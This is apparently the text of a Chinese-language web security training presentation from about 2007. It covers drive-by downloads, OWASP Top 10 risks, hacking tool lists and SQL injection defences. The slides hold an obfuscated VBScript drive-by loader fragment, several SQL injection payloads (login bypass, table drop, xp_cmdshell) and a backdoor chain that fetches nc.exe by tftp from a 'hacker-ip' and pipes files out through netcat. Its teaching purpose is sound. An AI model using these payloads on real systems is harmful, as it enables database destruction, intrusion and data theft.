- IDC 2004年針對北美地區600個企業調查，計超過67%的電腦受到惡意軟體感染
- 2005年5月24日IDC發表報告指出，全球企業電腦中，有1/3的電腦受到惡意軟體感染，並且間諜軟體感染率最高

- Spyware是秘密竊取資料的惡意軟體
- 重要資料外洩事件頻傳，令

漢光22號演習
演習，駭客看光光...

中共駭客木馬入侵
外交部：哪有那麼容易被竊資料！！

老伯：
Are You Sure !?
你一定沒上夏
老師的黑站密
技課程喔!?



網頁掛馬

→ 2007.06.06 媒體報導

- Google最新統計，目前全台有九百八十四個網站被植入惡意程式碼，其中不乏知名的台灣奧迪汽車、ESPNSTAR體育台和眾多學術機構或商業網站。

→ 陳冠希事件

→ 這些網站含有「隱匿強迫下載」惡意程式，網友看文章、欣賞照片時，不知不覺被安裝木馬、後門程式、間諜軟體或其他病毒軟體，電腦無故當機只是小case，嚴重時會竊取電腦中個人資料，曾在網路銀行輸入的帳號密碼，也可能被側錄。



Drive-by Download - Embedded



MS07-017

MS06-014

MS06-013

MS06-004

MS06-001

```
<html>
<script language="VBScript">
Function recharge(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
recharge=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
40,103,111,50,40,105,99,112,9
```


知名網站




```
<html>
<script language="VBScript">
Function recharge(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
recharge=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
40,103,111,50,40,105,99,112,9
```



Drive-by Download – External Links



Drive-by Download - hybrid



Regulatory Compliance

金融證券相關行業
線上購物業



- 電子銀行系統
- 金融網
- 線上下單
- 線上購書
- 線上購物




PCIDSS

電信業
醫院, 交通



- 線上付費
- 線上訂購服務
- 訂票



ISO27001

政府便民網站
郵局, 電子商務

- 個人資料
- 稅務
- 地政
- 交通



個資法

學校
研究單位



- 校務系統
- 選課系統



Why Web application Vulnerable


Improved commercial or in-house application access to information means improved access for hackers?

目前75% 的攻擊
事件來自於...

SQL Injection
Parameter Tampering
XSS, etc., etc.

Customized Application Code

- Rushed to Production
- Written Before Security was a Priority



Confidential
Data



麟瑞科技
RING LINE CORPORATION



More and More Hacking Tools

Free Web Security Scanning Tools

Nikto
N-Stalker NStealth Free Edition
Burp Suite
Paros Proxy
OWASP Webscarab

SQL Injection

SQL Power Injector by Francois Larouche
Bobcat (based on "Data Thief" by Application Security, Inc.).
Absinthe - free blind SQL injection tool
SQLInjector by David Litchfield
NGS Software database tools

Cross-Site Scripting (XSS)

RSnake's XSS Cheat Sheet
XSS-Proxy

IE Extensions for HTTP Analysis

TamperIE
IEWatch
IE Headers
IE Developer Toolbar
IE 5 Powertoy for WebDevs

Firefox Extensions for HTTP Analysis

LiveHTTP Headers
Tamper Data
Modify Headers

Firefox Extensions for HTTP Analysis

LiveHTTP Headers
Tamper Data
Modify Headers

HTTP/S Proxy Tools

Paros Proxy
WebScarab
Fiddler HTTP Debugging Proxy
Burp Intruder
WatchFire PowerTools

Command-line HTTP/S Tools

cURL
Netcat
Sslproxy
Openssl
Stunnel

Sample Applications




Bayden Systems' "sandbox" online shopping application
Foundstone Hacme Bank and Hacme Books

Web Site Crawling/Mirroring Tools

Lynx
Wget
Teleport Pro
Black Widow
Offline Explorer Pro

Profiling


HTTPPrint for fingerprinting web servers
Jad, the Java Dissassembler
Google search using "+www.victim.+com"
Google search using 搜索引擎 robots.txt



麟瑞科技
RING LINE CORPORATION



Traditional Web Application Structure



OWASP Top 10 List 2007

- A1 Cross Site Scripting (XSS)
- A2 Injection Flaws (SQL Injection, command injection)
- A3 Malicious File Execution
- A4 Insecure Direct Object Reference (Broken Accesses Control in 2006)
- A5 Cross Site Request Forgery (CSRF) (aka Session Riding or One-Click Attack)
- A6 Information Leakage and Improper Error Handling
- A7 Broken Authentication and Session Management
- A8 Insecure Cryptographic Storage
- A9 Insecure Communication (Insecure Configuration Management in 2006)
- A10 Failure to Restrict URL Access



OWASP Guide

- ➔ OWASP estimates more than 300 security issues related to coding could impact web applications

http://www.owasp.org/index.php/OWASP_Guide_Project

- 📖 OWASP CLASP — Comprehensive, Lightweight Application Security Process

- 📖 OWASP Code Review Guide

Reviewing Code for Buffer Overruns and Overflows.....

Reviewing Code for OS Injection.....

Reviewing Code for SQL Injection.....

Reviewing Code for Data Validation

Reviewing code for XSS issues.....

Reviewing code for Cross-Site Request Forgery issues

Reviewing Code for Error Handling


Reviewing The Secure Code Environment.....

Reviewing Code for Authorization Issues.....




SQL Injection

1 Attacker sends data containing SQL fragments



3 Attacker views unauthorized data



SQL Injection

SQL Injection入門型

- 破解系統登入管制
 - 程式執行的T-SQL敘述

```
string strSQL="Select * From Users where username='"  
+ txtUserName.Text + "' And Password='"  
+ txtPassword.Text + "'";
```

使用者輸入的帳號

User ID:

' OR 1=1--

Password:

Submit

"SELECT * FROM users WHERE
username = " OR 1=1-- AND password = ""

動態組成後的T-SQL敘敘

SQL Injection

SQL Injection破壞型

- 使用(;)串連多個T-SQL敘述
 - 程式執行的T-SQL敘述

```
string sql = "SELECT * FROM customers  
WHERE customerid = '" + customerSearch + "'";
```

使用者輸入

ALFKI ; drop table orders --

Submit Query

動態組成後的T-SQL敘敘

"SELECT * FROM customers WHERE
customerid = 'ALFKI' ; drop table orders --



SQL Injection

SQL Injection 謀略型

- 執行xp_cmdshell
 - 程式執行的T-SQL敘述

```
string sql = "SELECT * FROM customers  
WHERE customerid = '" + customerSearch + "'";
```

使用者輸入

ALFKI ;exec master..xp_cmdshell 'ipconfig /release'

Submit Query

動態組成後的T-SQL敘敘

```
"SELECT * FROM customers WHERE  
customerid = 'ALFKI' ; exec master..xp_cmdshell  
'ipconfig /release'
```




Backdoor Example

→ example: `' ; exec master..xp_cmdshell 'tftp -i 127.0.0.1 GET nc.exe c:\windows\system32\nc.exe' --`
`' ; exec master..xp_cmdshell 'type c:\attack-plan.txt | nc -l -p 8080' -`



tftp server
nc.exe

step1: `exec master..xp_cmdshell 'tftp -I hacker-ip GET nc.exe.....'`
step2: `exec master..xp_cmdshell 'type c:\pass.txt | nc -l -p 8080'`
step3: `nc -vv db-server 8080`



會員登入

身分證: A123456789

密碼: ****

登入 離線

[申請會員](#) [會員資訊](#) [管理帳號](#)

SQL Injection Prevention

➤ For programmers

- Reject known bad and accept known good
- Filter INSERT 、 SELECT 、 UPDATE and --,'etc
- Use MaxLength and data type
- Use Stored Procedure instead of query connection
- Use Parameterized Query instead of query connection
- Multistep Validation and Canonicalization, such as
<scr<script>ipt> <scr"ipt> %27 %%2727
- Canonicalization is carried out before input filters have been applied
- ...and so on
- Use Code Review or Web AP Vulnerability Scanner (demo!)
- SDLC
- Web Application Firewall



Use Parameterized Query

- ⊕ Vulnerable to SQL Injection:

```
Sql1="select * from sktest where username='" & UserName & "'  
and password='" & Password & "' "  
set Rs=conn.execute(Sql1)
```

- ⊕ Resistant to SQL Injection:

```
Sql1="select * " & "from sktest " & "where username = ? and  
password = ?"
```

```
cmd.CommandText = sql1
```

```
Set param = cmd.CreateParameter("username", 129, 1, 20, usr)
```

```
cmd.Parameters.Append param
```

```
Set param = cmd.CreateParameter("password", 129, 1, 20, pass)
```

```
cmd.Parameters.Append param
```

```
cmd.ActiveConnection = conn
```

```
Set rs = cmd.Execute
```



SQL Injection Escape Variants

- ❏ OR 'Unusual' = 'Unusual'
- ❏ OR 'Simple' = 'Sim'+'ple'
- ❏ OR 'Simple' > 'S'
- ❏ OR 'Simple' IN ('Simple')
- ❏ OR 'Simple' BETWEEN 'R' AND 'T'
- ❏ ...&ProdID=2 UNION /**/ SELECT name ...
- ❏ ...&ProdID=2/**/UNION/**/SELECT/**/name ...
- ❏ ...; EXEC('INS'+ 'ERT INTO...')



Other Security Issues

1. Does SQL Injection really need single quote?

- ❑ If doesn't, how can you distinguish between good and bad traffic?
- ❑ That's why WAF nowadays is moving toward profiling

2. Path Injection

- ❑ So called Directory Traversal and how to improve?
- ❑ Using web ap scanner to find it

3. Client Security Escaping

- ❑ Does client side security really work for attackers like me?
- ❑ How to improve?

4. Hidden Field Manipulation


5. Drive by Download



暴庫大法

How information disclosure impacts you web security?

1. Can I retrieve target's database schema? Table name? all column names?
2. Can I get the whole content of a table?
3. Mitigation?



Automated Web AP Scanner

➤ Commercial Web AP Scanner

➤ Paros

The image displays two software interfaces side-by-side. On the left is the Acunetix Web Vulnerability Scanner (Consultant edition). Its interface includes a 'Tools Explorer' on the far left with a tree view containing items like 'Web Vulnerability Scanner', 'Tools', 'Site crawler', 'Target finder', 'HTTP editor', 'HTTP sniffer', 'HTTP fuzzer', 'Authentication tester', 'Reporter', 'Compare results', 'Configuration', 'Settings', 'Scanning profiles', 'General', 'Program updates', 'Version information' (which is selected), 'Licensing', 'Support Center', and 'How to purchase'. The main pane shows 'Version information' for 'Acunetix Web Vulnerability Scanner', including 'Copyright © 2006 Acunetix', 'Version: 4.0', and 'Build: 20060717'. A note states: 'NOTE : To check for newer builds of Web Vulnerability Scanner click on General/Program updates and select "Check for updates".' The bottom status bar shows '© 2006. All rights reserved. Acunetix Ltd.' and an 'Activity window' listing loaded modules: 'Load module "Directory checks" ...', 'Load module "Text search" ...', and 'Load module "GHDB - Google hacking database" ...', followed by '8 modules loaded.' and 'Crawler tool initialized'. On the right is the Paros Proxy interface, titled 'Untitled Session - Paros'. It shows a 'Request' tab with a POST request to 'http://www.michael-test.com/sqltest.asp HTTP/1.1'. A 'Paros' version dialog box is overlaid on the Paros interface, displaying the 'PAROS' logo, 'Version 3.2.13', and copyright information: 'Copyright (C) 2003-2005 Chinotec Technologies Company'. The dialog also contains a disclaimer and licensing information. The Windows taskbar at the bottom shows various open applications and the system clock at 12:41.

Acunetix Web Vulnerability Scanner (Consultant edition)

File Tools Help

New scan

Tools Explorer

Web Vulnerability Scanner

Tools

Site crawler

Target finder

HTTP editor

HTTP sniffer

HTTP fuzzer

Authentication tester

Reporter

Compare results

Configuration

Settings

Scanning profiles

General

Program updates

Version information

Licensing

Support Center

How to purchase

Version information

Acunetix Web Vulnerability Scanner

Copyright © 2006 Acunetix.

Version: 4.0

Build: 20060717

NOTE : To check for newer builds of Web Vulnerability Scanner click on General/Program updates and select "Check for updates".

© 2006. All rights reserved. Acunetix Ltd.

Activity window

Load module "Directory checks" ...

Load module "Text search" ...

Load module "GHDB - Google hacking database" ...

8 modules loaded.

Crawler tool initialized

Application Log Error Log Search Results

Untitled Session - Paros

File Edit View Analyse Report Tools Help

Sites

Request Response Trap

POST http://www.michael-test.com/sqltest.asp HTTP/1.1

Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/vnd.ms-xpsdocument, application/xaml+xml, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, *

Ref:

Acc:

Use:

foP:

Cor:

Hos:

Cor:

Pro:

btu:

Raw

username)

ssword,btusername)

printing

Paros

PAROS

Version 3.2.13

Copyright (C) 2003-2005 Chinotec Technologies Company

Disclaimer: You should only use this software to test the security of your own web application or those you are authorized to do so. parosproxy.org takes no responsibility for any problems in relation to running Paros against any applications or machines

This program is free software; you can redistribute it and/or modify it under the terms of the Clarified Artistic License as published in the Free Software Foundation. This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the Clarified Artistic License for more details.

For queries please send to contact@parosproxy.org

